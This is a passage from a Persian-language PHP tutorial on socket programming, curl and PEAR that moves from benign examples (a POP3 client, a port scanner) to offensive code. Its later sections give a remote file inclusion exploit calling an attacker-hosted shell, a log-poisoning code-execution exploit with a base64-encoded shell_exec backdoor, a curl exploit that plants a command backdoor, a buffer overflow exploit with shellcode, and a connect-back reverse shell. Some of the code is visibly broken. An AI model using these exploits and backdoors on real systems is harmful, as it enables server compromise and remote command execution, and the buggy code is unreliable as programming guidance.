fgets ($fp, 1024);
// write the user string to the socket
fputs ($fp, $message);
?>
```

مقدار ۱۰۲۴ بایت داده را از کاربر با استفاده از تابع fgets() دریافت کرده و به وسیله تابع fputs()به سرور میفرستیم.

```
<?
// get the result
$result .= fgets ($fp, 1024);
// close the connection
fputs ($fp, "END");
fclose ($fp);
// trim the result and remove the starting ?
$result = trim($result);
$result = substr($result, 2);
// now print it to the browser
}
?>
Server said: <b><? echo $result; ?></b>
<?
}
?>
</body>
</html>
?>
```

مقدار بازگشتی از سرور را دریافت میکند و به ارتباط خاتمه میدهد . در آخر نیز مقدار بازگشتی از سرور را چاپ میکند.کد کامل را در ادامه ببینید:

```
<html>
<head>
</head>
<body>
<?
//Socket Programming in PHP
//Attack and defence php apps book
//shahriyar - j
// form not yet submitted
if (!$submit)
{
?>
<form action="<? echo $PHP_SELF; ?>" method="post">
Enter some text:<br>
<input type="Text" name="message" size="15"><input type="submit"
name="submit" value="Send">
</form>
<?
}
else
{
// form submitted
// where is the socket server?
$host="127.0.0.1";
$port = 1234;
// open a client connection
$fp = fsockopen ($host, $port, $errno, $errstr);
if (!$fp)
{
$result = "Error: could not open socket connection";
}
```

```
else
{
// get the welcome message
fgets ($fp, 1024);
// write the user string to the socket
fputs ($fp, $message);
// get the result
$result .= fgets ($fp, 1024);
// close the connection
fputs ($fp, "END");
fclose ($fp);
// trim the result and remove the starting ?
$result = trim($result);
$result = substr($result, 2);
// now print it to the browser
}
?>
Server said: <b><? echo $result; ?></b>
<?
}
?>
</body>
</html>
```

☒ استفاده از توابع متفاوت برای برقراری ارتباط

در این مثال از تابع socket_connect() به جای fsockopen() استفاده کردیم.

```
<html>
<head>
</head>
<body>
<?
//Socket Programming in PHP
//Attack and defence php apps book
//shahriyar - j
// form not yet submitted
if (!$submit)
{
?>
<form action="<? echo $PHP_SELF; ?>" method="post">
Enter some text:<br>
<input type="Text" name="message" size="15"><input type="submit"
name="submit" value="Send">
</form>
<?
}
else
{
// form submitted
// where is the socket server?
$host="127.0.0.1";
$port = 1234;
// create socket
$socket = socket_create(AF_INET, SOCK_STREAM, 0) or die("Could not
create
```

```
socket\n");
// connect to server
$result = socket_connect($socket, $host, $port) or die("Could not
connect
to server\n");
socket_read ($socket, 1024) or die("Could not read server
response\n");
// send string to server
socket_write($socket, $message, strlen($message)) or die("Could not
send
data to server\n");
// get server response
$result = socket_read ($socket, 1024) or die("Could not read server
response\n");
// end session
socket_write($socket, "END", 3) or die("Could not end session\n");
// close socket
socket_close($socket);
// clean up result
$result = trim($result);
$result = substr($result, 0, strlen($result)-1);
// print result to browser
?>
Server said: <b><? echo $result; ?></b>
<?
}
?>
</body>
</html>
```

ما با استفاده از تابع socket_connect() به سرور وصل شدیم و با توابعی مثل socket_read() و socket_write() مقادیر را در حال ارتباط گرفتیم.یک رشته دریافت شد و ارتباط قطع شد و سپس مقدار خروجی از طرف سرور چاپ شد.

☒ یک مثال عملی و واقعی

حال بیایید کمی پیشرفته تر برنامه بنویسیم! به نظر شما یک clint چگونه به سرور وصل میشود و تعداد ایمل های خود را میفهمد؟بهتره ببینیم:

```
Shahriyar@Jalayeri ~$  telnet mail.host 110
Trying 127.0.0.1 ...
Connected to 127.0.0.1.
Escape character is '^]'.
+OK POP3 mail.host v5.5 server ready
USER Snake
+OK User name accepted, password please
PASS R U Rubberneck
+OK Mailbox open, 72 messages
STAT
+OK 72 24595628
QUIT
+OK Sayonara
Connection closed by foreign host.
```

شما میتوانید مقدار یک نشست ساده را که به وسیله دستور Stat بازگشت داده شـده را در ارتبـاط بالا ببینید.

```
STAT
+OK 72 24595628
```

خب، تنها چیزی که ما لازم داریم اسکریپتی است که به یک سرور POP3 وصل شود (معمولا بر روی پورت ۱۱۰) و مقدار دستور STAT را بازگرداند و بعد تعداد ایمیل ها را از آن استخراج کند. این اسکریپت همان چیزیست که ما لازم داریم!

```
<?
//Socket Programming in PHP
//Attack and defence php apps book
//shahriyar - j
// mail server settings
$host="127.0.0.1";
$port = 110;
$user = "Snake";
$pass = "R U Rubberneck";
// open a client connection
$fp = fsockopen ($host, $port, $errno, $errstr);
// if a handle is not returned
if (!$fp)
{
die("Error: could not open socket connection\n");
}
else
{
// get the welcome message
$welcome = fgets ($fp, 150);
// check for success code
if (substr($welcome, 0, 3) == "+OK")
{
// send username and read response
fputs ($fp, "USER $user\n");
fgets($fp, 50);
// send password and read response
fputs ($fp, "PASS $pass\n");
$ack = fgets($fp, 50);
// check for success code
if (substr($ack, 0, 3) == "+OK")
{
// send status request and read response
fputs ($fp, "STAT\n");
$status = fgets($fp, 50);
if (substr($status, 0, 3) == "+OK")
{
// shut down connection
fputs ($fp, "QUIT\n");
fclose ($fp);
}
// error getting status
else
{
die ("Server said: $status");
}
```

```
}
// auth failure
else
{
die ("Server said: $ack");
}
}
// bad welcome message
else
{
die ("Bad connection string\n");
}
// get status string
// split by spaces
$arr = explode(" ", $status);
// the second element contains the total number of messages
echo $arr[1] . " messages in mailbox";
}
?>
```

نتیجه اجرای کدها:

```
Shahriyar@Jalayeri ~$ php -q popclient.php
72 messages in mailbox
```

حتما با خود میگویید این اسکریپت چگونه کار کرد؟ جواب خیلی ساده است ، با هم به تشریح کـدها میپردازیم.ابتدا به وسیله تابع fsockopen() به سرور متصل شدیم (آرماگون هـای errno و errstr مقادیر خطاها را نگه داری و چاپ میکنند).

```
<?
// open a client connection
$fp = fsockopen ($host, $port, $errno, $errstr);
?>
```

وقتی ارتباط با سرور تثبیت شد ، توابع fputs() و fgets() دستورات سرور POP3 را برای آن میفرستند و مقادیر بازگشتی را در متغییر هایی ذخیره میکنند.

```
<?
// send username and read response
fputs ($fp, "USER $user\n");
fgets($fp, 50);
// send password and read response
fputs ($fp, "PASS $pass\n");
$ack = fgets($fp, 50);
?>
```

سرور POP3 معمولا جواب هر دستوری را که با موفقیت اجرا شود با پیـشوند "+OK" شـروع میکند.خب این برای ما یک حسن است ، چون به راحتی میتوانیم با یک if سـاده مقـادیری کـه بـا موفقیت اجرا شده اند را شناخته و برای عدم موفقیت هر یک خطای مناسب را چاپ کنیم.

```
<?
```

```
// send status request and read response
fputs ($fp, "STAT\n");
$status = fgets($fp, 50);
if (substr($status, 0, 3) == "+OK")
{
// shut down connection
fputs ($fp, "QUIT\n");
fclose ($fp);
}
// error getting status
else
{
die ("Server said: $status");
}
?>
```

وقتی کـه مقـدار دسـتور STAT بازگـشت ، سـوکت بـسته میـشود. حـال مـا بـه وسـیله تـابع explode() مقدار بازگشتی را از فاصه اول به بعد به دونیم تقسیم میکنـیم و مقـدار قـسمت اول یعنی تعداد ایمیل ها را چاپ میکنیم.

```
<?
// get status string
// split by spaces
$arr = explode(" ", $status);
// the second element contains the total number of messages
echo $arr[1] . " messages in mailbox";
?>
```

☒ بررسی تابع CURL

به طوری میتوان به یک نشست تعبیرش کرد که برای رد و بدل کردن اطلاعات ازش استفاده میکنیم!

با یک مثال ساده شروع میکنم(البته اطلاعات خودم در مورد این تابع اندک است، امل هرچه در تـوان دارم میگـزارم):ایـن مثـال مقـدار example.ir/(homepage) را میگیـرد و آن را در example_homepage.txt کپی میکند.

```
<?
//CURL Function example
//Attack and defence php apps book
//shahriyar - j
$ch = curl_init("http://www.example.ir/");
$fp = fopen("example_homepage.txt", "w");
curl_setopt($ch, CURLOPT_FILE, $fp);
curl_setopt($ch, CURLOPT_HEADER, 0);
curl_exec($ch);
curl_close($ch);
fclose($fp);
?>
```

ابتدا مقدار URL را Initialize میکنیم.مقدار آن مانند مقادیری چون تابع Socket_Creat و Socket_accept نقشی کلیدی را برای بقیه برنامه بازی میکند!

```
<?
$ch = curl init("http://www.example.ir/");
?>
```

فایل example_homepage.txt را برای نوشتن باز میکنیم:

```
<?
$fp = fopen("example_homepage.txt", "w");
?>
```

یکی دیگر از توابع CURL تابع curl_setopt است که مقدار یک option را برای ما ، Set میکند.اولین آرماگونی که میپذیرد مقدار تابع curl_init است.آرماگون دوم مقدار optionاست که مقادیر مختلفی را در بر میگیرد و سومین آرماگون مقداریست برای آرماگون دوم!درخط دوم مقدار Option[۲۲] برابر CURLOPT_FILE قرار داده شده است.این option چون برای یک فایل به کار میرود ، باید با تابعی که مربوط به یک فایل است همراه شود مثل fopen که برای بازکردن و نوشتن در فایل به کار گرفته میشود ، در کل این option برای بکار گیری یک فایل در هنگام transfer به کار میرود ، ممکن بخواهد روی فایل بنویسد ، البته مقدار default آن مرورگر وب است.مقدار option دوم هم header ها را در خروجی فراخوانی میکند!

```
<?
curl_setopt($ch, CURLOPT_FILE, $fp);
curl_setopt($ch, CURLOPT_HEADER, 0);
?>
```

تابع curl_exec مقدار نشست curl ما را به اجرا دی میاورد.یعنی اجرای تمام دستورات قبلی curl . مقدار curl_close دقیقا مانند close های دیگر در PHP عمل میکند و بهترین مترادف برای این مقدار مقدار socket_close است.fclose هم که مشخص است!

```
<?
curl_exec($ch);
curl_close($ch);
fclose($fp);
?>
```

در مورد Curl در قسمت اکسپلویتینگ بیشتر توضیح خواهم داد.

☒ استفاده از PEAR

امید وارم همتون Pear[۲۳] را بشناسید! چون من قصد ندارم خیلی در موردش توضیح بدم! چیزی شبیه LWP است.ببینید تمام آن اسکریپتهایی که ما برای وصل شدن به میل باکس نوشتیم میشود این:

```
<?
//Socket Programming in PHP with PEAR
//Attack and defence php apps book
//shahriyar - j
require_once 'Net/Socket.php';
$host="127.0.0.1";
$port = 110;
$user = "Snake";
$pass = "R U Rubberneck";
$socket = new Net_Socket() ;
// open connection
$socket->connect("$host", $port, true, 30);
// get the welcome message
$welcome= $socket->readLine();
$welcome = $socket->read(150);
// check for success code
if (substr($welcome, 0, 3) == "+OK")
{
// send username and read response
$socket->writeLine("USER $user\n");
$result = $socket->readLine();
$result = $socket->read(50);
// send password and read response
$socket->writeLine("PASS $pass\n");
$ack = $socket->readLine();
$ack = $socket->read(50);
if (substr($ack, 0, 3) == "+OK")
{
// send status request and read response
$socket->writeLine("STAT\n");
$status = $socket->readLine();
$status = $socket->read(50);
if (substr($status, 0, 3) == "+OK")
{
// shut down connection
$socket->writeLine("QUIT\n");
$socket->disconnect();
}
// error getting status
else
{
die ("Server said: $status");
}
}
// auth failure
else
{
die ("Server said: $ack");
}
```

[23] PHP Extension and Application Repository or PEAR

```
}
// bad welcome message
else
{
die ("Bad connection string\n");
}
/ get status string
// split by spaces
$arr = explode(" ", $status);
// the second element contains the total number of messages
echo $arr[1] . " messages in mailbox";
}
?>
```

میبینید که بسیار مرتب و بدون نیاز به عملیات اضافی انجام شد.به تشریح قسمت ها ی مختلف میپردازیم.ساده است ، کلاس سوکت را آغاز میکنیم:

```
<?
$socket = new Net_Socket() ;
?>
```

شروع به برقراری ارتباط میکنیم.مقدار true مشخص کننده یک ارتباط پایدار و مقدار ۳۰ هم مدت زمان timeout است.

```
<?
$socket->connect("$host", $port, true, 30);
?>
```

از مقدار ()$socket->readLine برای خواندن مقدار برگشتی از سرور استفاده میکنیم.و در خط بعد با استفاده از ($socket->read(150 مقدار داده‌ها را مشخص میکنیم که اینجا ۱۵۰ کاراکتر است!

```
<?
$welcome= $socket->readLine();
$welcome = $socket->read(150);
?>
```

برای فرستادن و نوشتن یک مقدار برای سرور از $socket->writeLine("USER $user\n") استفاده میکنیم . مقدار رشته ای که در بین پرانتز ها قرار گیرد برای سرور فرستاده میشود.

```
<?
$socket->writeLine("USER $user\n");
?>
```

برای خاطمه دادن به ارتباط با سرور از $socket->disconnect() استفاده میکنیم.

```
<?
 $socket->disconnect();
?>
```

باقی کد ها نیاز به توضیح ندارند (قبلا توضیح داده شده).

☒ تمرین : نوشتن یک پورت اسکنر

خب ما اول باید یک فورم html ایجاد کنیم که به وسیله اون بتونیم یک سری مقادیر رو به اسکریپت php خودمون وارد کنیم برای این کار از متود GETدر فورم استفاده میکنیم.

```
<form name="scanForm" method="GET" action="scanner.php">
Host Name or IP: <input type="text" name="host"><br>
Starting Port: <input type="text" name="start"><br>
Ending Port: <input type="text" name="end">
<input type="submit" name="scan" value="Start Scan">
</form>
```

اینجا host همون آدرس سایت هست StartingPort,EndingPort هم پورت اوله و پورت آخر هستن که میخواهید اسکن بشن.خب حالا ما باید این اطلاعات رو به scanner.php که در فورم تعریف کردیم برسونیم پس برای این کار ابتدا فورم رو ذخیره میکنیم(scan.htm)بعد میریم سراغ scanner.php حالا ما باید مقادیر Host,Start,end رو که در فورم تعیین کردیم رو بگیریم در scanner.php به این صورت:

```
$host = $_REQUEST['host'];
$start = $_REQUEST['start'];
$end = $_REQUEST['end'];
```

حالا حلقه forشروع میشه و هر پورت رو در رنجی که شما مشخص کردید بررسی میکنه :

```
For($current = $start;$current<=$end;$current++)
```

حالا ما باید نوع سرویس پورت رو مشخص کنیم ، یعنی باید بگیم پورت TCPهست یا UDP.برای اینکار از تابعی به نام getservbyport کمک میگیریم که به این شکل هست.

```
$service=getservbyport($currentport,"service")
```

و ما میخواهیم یک TCPپورت اسکنر درست کنیم پس سرویس ما tcpهست .

```
$service=getservbyport($current,"tcp")
```

ما با این تابع فقط نوع سرویس و پورت مورد نظرمون رو به برنامه معرفی کردم، اما ارتباط با اون هنوز مونده،ما برای ارتباط از تابع fsockopen استفاده می کنیم.

```
Fsockopen(string target,intport[,int errno[,string errstr[,float timeout]]])
```

که همون آدرس سایت هست(Host name or IP)

Portهم که معلومه شماره پورتی است میخواهیم باهاش ارتباط برقرار کنیمخطا ها هم در پارامتر errno قرار میگیرند.در پارامتر errstr هم توضیحات خطا نوشته میشن مثلا :

```
Server can not be found
```

Time outهم که دیگه معلومه ،مدت زمانی که برای برقراری ارتباط صبر میکنیم.خب این تابع برای ما به این صورت تعریف میشه:

```
$result =@fsockopen($host,$current)
```

خب در این تابع اگر مقدار result ، Trueباشد یعنی ارتباط با موفقیت انجام شد ور در غیر این صورت یعنی ارتباط بر قرار نشد و در کل اینجا پورت هست که مشخص میکنه ارتباط برقرار بشه یا نه(با باز و بسته بودنش).خب ما اینو با یک IF پیاده سازی میکنیم.

```
echo<<<OUTPUT
Port: <b>$current</b>
 is commonly used for: <b>$service</b>
: and was

OUTPUT;
if($result)
{
echo "<font color=\"green\"><b>OPEN</b></font><br>"
}
else
{
echo "<font color=\"red\"><b>CLOSED</b></font><br>";
}}
```

خب خسته نباشد تموم شد اینم بعد از تست کردن اسکریپت بر روی یک سایت در پورت ۸۰:

```
Port: 80 is commonly used for: HTTP and was: OPEN
```

این کل اسکریپت scanner.php :

```
<?
//Socket Programming in PHP -- Port Scanner
//Attack and defence php apps book
//shahriyar - j
$host = $_REQUEST['host'];
$start = $_REQUEST['start'];
$end = $_REQUEST['end'];
```

```
for($current = $start; $current <= $end; $current++)
{
$service = getservbyport($current, "tcp");
$result = @fsockopen($host, $current);
echo<<<OUTPUT
Port: <b>$current</b>
 is commonly used for: <b>$service</b>
 and was:

OUTPUT;
if($result)
{
echo "<font color=\"green\"><b>OPEN</b></font><br>";
}
else
{
echo "<font color=\"red\"><b>CLOSED</b></font><br>";
}}
?>
```

سورس پورت اسکنر با استفاده از PEAR:

```
#!/usr/bin/php -q
<?
//Socket Programming in PHP with PEAR -- Port Scanner
//Attack and defence php apps book
//shahriyar - j
//N0w Start
require_once "Net_Portscan/Portscan.php";
error_reporting(0);
set_time_limit(0);
echo "
[Unkn0wn Security Researcher]
[CMD Port Scaner]
[Code By Snake <Snake[dot]Apollyon[at]Gmail[dot]com>]
[Home Page : WWW.UNKN0WN.SUB.IR]
[This is just for Fun Baby]\n\n";
if ($argc!=4){
echo "Usage:
".$argv[0]." <Host> <Start Port> <End Port>
<Host>          Just Host or IP Address
<sPort>         Start Port For Scanning
<ePort>         End Port For Scanning
Ex :
".$argv[0]." 127.0.0.1 50 150 ";
exit(0);
}
$host=$argv[1];
$start=$argv[2];
$end=$argv[3];
echo "Scanning localhost ports ".$start."-".$end."\n";
$result = Net_Portscan::checkPortRange($host, $start, $end);
foreach ($result as $port => $element) {
if ($element == NET_PORTSCAN_SERVICE_FOUND) {
echo "A service has been found on port " . $port . ".\n";
} else {
echo "No service has been found on port " . $port . ".\n";
}
}
```

```
?>
```

اینم همون پورت اسکنر بدون استفاده از Pear:

```
#!/usr/bin/php -q
<?
//Socket Programming in PHP with out PEAR -- Port Scanner
//Attack and defence php apps book
//shahriyar - j
//N0w Start
require_once "Net_Portscan/Portscan.php";
error_reporting(0);
set_time_limit(0);
echo "
[Unkn0wn Security Researcher]
[CMD Port Scaner]
[Code By Snake <Snake[dot]Apollyon[at]Gmail[dot]com>]
[Home Page : WWW.UNKN0WN.SUB.IR]
[This is just for Fun Baby]\n\n";
if ($argc!=4){
echo "Usage:
".$argv[0]." <Host> <Start Port> <End Port>
<Host>          Just Host or IP Address
<sPort>         Start Port For Scanning
<ePort>         End Port For Scanning
Ex :
".$argv[0]." 127.0.0.1 50 150 ";
exit(0);
}
$host=$argv[1];
$start=$argv[2];
$end=$argv[3];

for($current = $start; $current <= $end; $current++)
{
$service = getservbyport($current, "tcp");
$result = @fsockopen($host, $current);
echo "Port:\t$current\n";
"\t is commonly used for: $service\n";
"and was: ";
if($result)
 {
echo " OPEN";
}
else
{
echo " CLOSE";
}}
?>
```

برای استفاده هر چه تمامتر از این Pear قسمت HTTP و Networking را حتما مطالعه بفرمایید.

☒ فراخوانی فایل ها از راه رود

اصلا قصد تشریح دوباره این باگ ها که به طور روز افزون بر تعداد کشفیات آنها افزوده میشود ندارم ، تنها مثالی کلیشه ای برای یاد آوری میاورم:

```
<?
//Page name = vuln.php
include($baghali."doc/snake.php");
?>
```

البته در این مثال نیاز به مقدار ON رجیستر گلوبال داریم! خب شروع میکنیم.ابتدا به تعریف کد های مورد نیاز برای اجرا ی اکسپلویت در خط فرمان میپردازیم:

```
#!/usr/bin/php -q -d short_open_tag=on
```

پارامتر q قبلا توضیح داده شده است، ودر مورد d نیز باید عرض کنم برای تعریف مقادیری خـاص به کار میرود که در کد کاملا مشخص است که برای چه چیزی تعریف شده است.برای گرفتن مقادیر از پوسته فرمان در PHP نیز مانند سایر زبان ها از از argv و argc استفاده میکنم.

```
#!/usr/bin/php -q
<?
// Remote Exploitation[Remote File Inclusion]
//Attack and defence php apps book
//shahriyar - j
error_reporting(0);
set time limit(0);
echo "[Remote File Inclusion Exploit]\n\n";
if ($argc!=4){
echo "Usage:
".$argv[0]." <Host> <shell> <cmd>
<Host>       Portal Host
<Port>       Yor Shell Url
<User>       Your Command
Ex :
".$argv[0]." www.example.ir www.attack.ir/shell.txt whoami";
      exit(0);
}
?>
```

متغییر argv[0] نام اکسپلویت را یدک میکشد! و متغییر argc نشان دهنده مقادیر ورودی است ، که من با یک if ساده مشخص کردم که اگر مقادیر ورودی از ۴ تا (متغییر هـای لازمـه نیـز ۴ تـا

است)کمتر بود مقدار usage را نشان دهد.مقادیر مورد نظر را دریافت میکنیم و بـه هاسـت وصـل میشویم:

```
<?
$host=$argv[1];
$shell=$argv[2];
$cmd=$argv[3];
if (!$con = fsockopen($host, 80, $errno, $errstr))
      die("failed.\nReason: " . $errno . " - " . $errstr);
?>
```

مقادیری را که میخواهیم بفرستیم مشخص میکنیم:

```
<?
$packet ="GET vuln.php?baghali=".$shell."?cmd=".$cmd." HTTP/1.0\r\n";
$packet.="Host: ".$host."\r\n";
$packet.="Connection: Close\r\n\r\n";
?>
```

خاتمه کار:

```
<?
fputs($con, $request);
while (!feof($fsp)) {
      $response = fgets($fsp, 4096);
}
echo "Result: " . $response;
?>
```

☒ اجرای فرامین

در این نوع آسیب پذیری اگر نیاز به لاگ کردن مقادیر در فایلی خاص باشد ، با نوشتن اسکریپت ابتدا مقدار را لاگ کرده و سپس مانند اکسپلویت قبلی عمل کنید. اما اگر خواستید مقادیر را در فایل هـای لاگ ذخیره کنید به صورت زیر عمل میکنیم.کد آسیب پذیر:

```
<?
if($_COOKIE["language"]) {
        $llang = $_COOKIE["language"];
   }
   else
   {
   $l_array = explode("-",$lang_array[0]);
      $llang = $l_array[0];
    setcookie("language",$llang,time()+1209600,"","","");
   }
   include("lang/".$llang.".php");
?>
```

میبینید که با مقدار دهی کوکی میتوانید دایرکتوری ها را پیمایش کنید!به گرفتن مقـادیر در اکـسپلویت میپردازیم:

```
#!/usr/bin/php -q -d short_open_tag=on
<?
// Remote Exploitation[Remote Code Execution]
//Attack and defence php apps book
//shahriyar - j
//N0w Start
   error_reporting(0);
   set_time_limit(0);
echo  "[Remote Code Execution ]\n".
if ($argc!=4){
      echo "Usage:
            ".$argv[0]." <Host> <Port> <Path> <Cmd>
            <Host>          Potal Host
            <Port>          other than 80 ,if you let this ,post is
80
            <Path>          Path to Portal
            <Cmd>       Shell command\n
            Ex :
            ".$argv[0]." www.example.ir /CCleaguePro/ ls -al";
      exit(0);
}
$host=$argv[1];
$port=$argv[2];
$path=$argv[3];
$cmd=$argv[4];
?>
```

یک تابع کوچک برای ارسال پکت ها مینویسیم:

```
<?
function baghali($host, $packet){
$fp=fsockopen($host , $port, $errno, $errstr) ||
die("failed.\nReason: " . $errno . " - " . $errstr);
fputs($fp, $packet);
while(!feof($fp)) {
$data .=fgets($fp);
}
fclose($fp);
return $data;
}
?>
```

مقادیری را برای لاگ کردن در فایل های لاگ به سرور میفرستیم:

```
<?
$code = base64_decode(
"PD9waHAgaWYoJF9TRVJWRVJbSFRUUF9DTURdKXsgZWNobyBjbWR4cGxzdGFydC5zaGVs
bF9leGVjKHN0cmlwc2xhc2hlcygkX1NFUlZFUltIVFRQX0NNRF0pKS5jbWR4cGxlbmQ7I
H0gPz4=");
$packet ="GET ".$path."index.php?".$code." HTTP/1.1\r\n";
$packet .="User-Agent: ".$code."\r\n";
$packet .="Host: ".$host."\r\n";
$packet .="Connection: close\r\n\r\n";
```

```
baghali($host, $packet);
?>
```

مقدار $code برابر:

```
<?php                    if($_SERVER[HTTP_CMD]){                    echo
cmdxplstart.shell_exec(stripslashes($_SERVER[HTTP_CMD])).cmdxplend; }
?>
```

که با فرستادن این مقدار سعی در ایجاد یک بکدور در لاگ فایل ها میکنیم.حال لاگ فایـل هـا را در یک آرایه قرار میدهیم:

```
<?
$logs = array("../../../../../var/log/httpd/access_log" ,
"../../../../../var/log/httpd/error_log",
"../apache/logs/error.log",
"../apache/logs/access.log",
"../../apache/logs/error.log",
"../../apache/logs/access.log",
"../../apache2/logs/access_log",
"../../apache2/logs/error_log",
"../../../../../../../apache2/logs/access_log",
"../../../apache/logs/error.log",
"../../../apache/logs/access.log",
"../../../../apache/logs/error.log",
"../../../../apache/logs/access.log",
"../../../../../apache/logs/error.log",
"../../../../../apache/logs/access.log",
More...
?>
```

اکنون با استفاده از یک حلقه for به اینکلود کردن فایل ها و اجرا کردن مقادیر میپـردازیم و سـپس مقادیر برگشتی از سمت سرور را نمایش میدهیم:

```
<?
$i = 0;
foreach($logs as $value){
$logs[$i++];
$packet ="GET ".$path."index.php HTTP/1.0\r\n";
$packet .="User-Agent: Googlebot/2.1\r\n";
$packet .="Host: ".$host."\r\n";
$packet .="Cookie: language=".$paths[$i]."%00;\r\n";
$packet .="CMD: $cmd\r\n";
$packet .="Connection: Close\r\n\r\n";
baghali($host, $packet);
echo("Trying $logs[$i]..\n");
$adata = explode( "cmdxplstart",$data);
$bdata = explode( "cmdxplend",$adata[1]);
$cdata = $bdata[0];
if(eregi("cmdxplend",  $data)){
if($cdata==NULL){
die("\nExploit succeeded but blank command received..\n");
}
die("\nExploit Succeeded!\n\nCommand Resolution:\n$cdata\n");
```

```
}
}
}
die("Exploit failed..");
?>
```

البته راه های رسیدن به خدا متفاوت است . برای نوشتن اکسپلویت هـای sql injection نیـز میتوانید به همین روش ها و با تغییر دادن کدها عمل کنید. از این رو در مقاله از دادن توضیحات اضافی میپرهیزم که این کتاب برای کسانی است که در حد متوسط با زبان PHP آشنایی دارند.

☒ اجرای فرامین (تابع CURL)

خب حال شروع به نوشتن یـک اکـسپلویت بـرای یـک آسـیب پـذیری code execution میپردازیم.البته به وسیله Curl . فرض کنید که پورتال آسیب پذیر بعد از دادن مقداری اشتباه به عنوان نام کاربری و پسورد آنها را لاگ کند.خب شروع میکنیم .مانند قبل مقادیر را میگیریم:

```
#!/usr/bin/php -q -d short_open_tag=on
<?
// Remote Exploitation[Remote Code Execution]
//Attack and defence php apps book
//shahriyar - j
//N0w Start
   error_reporting(0);
   set_time_limit(0);
echo  "[Simple Curl Remote Code Execution Exploite]\n".
if ($argc!=3){
      echo "Usage:
            ".$argv[0]." <Host> <Path>
            <Host>          Potal Host
            <Path>          Path to Portal\n
            Ex :
            ".$argv[0]." www.example.ir /Portal/";
      exit(0);
}
?>
```

مقادیر را setمیکنیم.

```
$code =
base64_decode("JTNDJTNGcGhwK2lmJTI4aXNzZXQlMjglMjRfR0VUJTVCJTI3Y21kJT
I3JTVEJTI5JTI5JTdCZWNobytzaGVsbF9leGVjJTI4dXJsZGVjb2RlJTI4JTI0X0dFVCU
1QiUyN2NtZCUyNyU1RCUyOSUyOSUzQmRpZSUyOCUyOSUzQiU3RCUzRiUzRQ==");
```

به سرور وصل میشویم:

```
<?
$ch = curl_init($url.$path."admin/login.php");
```

```
if(!$ch) die("Error Initializing CURL");
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
$res = curl_exec($ch);
?>
```

از CURLOPT_RETURNTRANSFER تنها برای اطمینان یافتن از برقراری ارتباط استفاده میکنیم.حال به پست کردن مقادیر غلط در صفحه لاگین میپردازیم:

```
<?
curl_setopt($url.$path."admin/login.php");
curl_setopt($ch, CURLOPT_COOKIEJAR, "cookie.dat");
curl_setopt($ch, CURLOPT_POST,1);
curl_setopt($ch,CURLOPT_POSTFIELDS,"user=Snake&pass=".$code."&submit=
Login");
$res = curl_exec($ch);
if(!res) die("Error Connecting To Target");
?>
```

مقدار CURLOPT_COOKIEJAR کوکی های برگشتی و کلا مقدار کوکی های اتصال ما را لاگ میکند.از CURLOPT_POST برای پوست کردن HTTP Header هایی با مضمون POST استفاده میکنیم!از CURLOPT_POSTFIELDS هم همانطور که از نامش پیداست برای مقدار دهی به فیلد های پست شده استفاده میکنیم.بعد از ارسال کد ها حال ما یک بکدور در آدرس loginerrors.php داریم.پس Curl را می بندیم.

```
<?
curl_close($ch);
?>
```

به آدرس :

```
www.example.ir/portal/loginerror.php?cmd=ls -al
```

میرویم و به اجرای کد های مورد نظر میپردازیم. این مثال کاملا فرضی بود و تنها برای آشنایی بیشتر شما با Curl نقل کردم.

☒ بافر اور فلو (تمرینی برای سوکت نویسی)

البته شاید به اندازه زبان هایی مثل C و پرل در زمینه قوی نباشد اما از هیچی که بهتر است!!در ادامه اکسپلویت بافری را میبینید که من برای یک برنامه سرور فرضی نوشتم.چون کدها را با سوکت نوشتم از توضیح در مورد آنها پرهیز میکنم.

```
#!/usr/bin/php -q
<?
//Remote Exploitation[Remote Buffer Overflows]
//Attack and defence php apps book
//shahriyar - j
//N0w Start
error_reporting(0);
set_time_limit(0);
echo  "[Remote Buffer Overflows Exploit]\n";
if ($argc!=2){
echo "Usage:
            PHP ".$argv[0]." <Host>
            <Host>  Victim Host or IP\n
            Ex :
            PHP ".$argv[0]." 127.0.0.1 ";
      exit(1);
}
$host=arvg[1];
$port=1337;//it's defualt , you can change it!
$eip="AAAA";//you most change it
$nop=str_repeat("\x90",192);
$shell="\x33\xc9\x83\xe9\xf5\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\
xf0"
"\x49\x9b\x89\x83\xeb\xfc\xe2\xf4\x9a\x42\xc3\x10\xa2\x2f\xf3\xa4"
"\x93\xc0\x7c\xe1\xdf\x3a\xf3\x89\x98\x66\xf9\xe0\x9e\xc0\x78\xdb"
"\x18\x4f\x9b\x89\xf0\x25\xe8\xa9\xdd\x25\x9b\xde\xa3\xc0\x7a\x44"
"\x70\x49\x9b\x89";
$kill=$nop.$shell.$eip;
echo "[ * ] Constructing payload...";
$socket = socket_create(AF_INET, SOCK_STREAM, 0) or die("Could not
create socket\n");
if (!$socket){
echo "[ * ] Exploit Failed...";
exit(0);
}else{
echo " [Ok]\n";
}
echo "[ * ] Connecting to target...";
$result = socket_connect($socket, $host, $port) or die("Could not
connect to server\n");
if (!$result){
echo "[ * ] Exploit Failed...";
exit(0);
}else{
echo " [Ok]\n";
}
echo "[ * ] Sending payload to target...";
$socket_write  =  socket_write($socket,  $kill,  strlen($kill))  or
die("Could not send data to server\n");
if (!$socket write){
echo "[ * ] Exploit Failed...";
exit(0);
}else{
echo " [Ok]{ls -a}\n";
}
echo "[ * ] Reading server response...";
$result = socket_read ($socket, 1024) or die("Could not read server
response\n");
if (!$result){
echo "[ * ] Exploit Failed...";
```

```
exit(0);
}else{
echo " [Ok]\n";
echo "[ * ] It's all yours now, I'm out.\n";
echo"-------------------------------------------\n";
echo"              Server Respond                \n";
echo"-------------------------------------------\n";
echo $result;
```

☒ درب پشتی : اتصال معکوس

به دلیل بی حوصلگی و هزار تا "بی" دیگر این اسکریپت را چک نکردم!این نسخه مرورگریش!

```
<?
echo "<br>Connect back BackDoor<br>
use nc :
nc -vv -lp 2121 <br>
<hr>
<form method='POST' action=''><br>
Your IP & BindPort:<br>
<input type='text' name='mip' >
<input type='text' name='bport' size='5' value='2121'><br>
<input type='submit' value='Connect Back'>
</form>";
$mip=$_POST['mip'];
$bport=$_POST['bport'];
if ($mip <> "")
{
$fp=fsockopen($mip , $bport , $errno, $errstr);
if (!$fp){
$result = "Error: could not open socket connection";
}
else {
fputs ($fp ,"\nN0w Y0U C4n Ex3CuT3 Y0uR C0mM4NdZZZZZ");
while(!feof($fp)){
fputs ($fp,"Shell~# ");
$result= fgets ($fp, 666);
$message=`$result`;
fputs ($fp,"what was you type HuH? ".$message."\n");
}fclose ($fp);
}}
?>
```

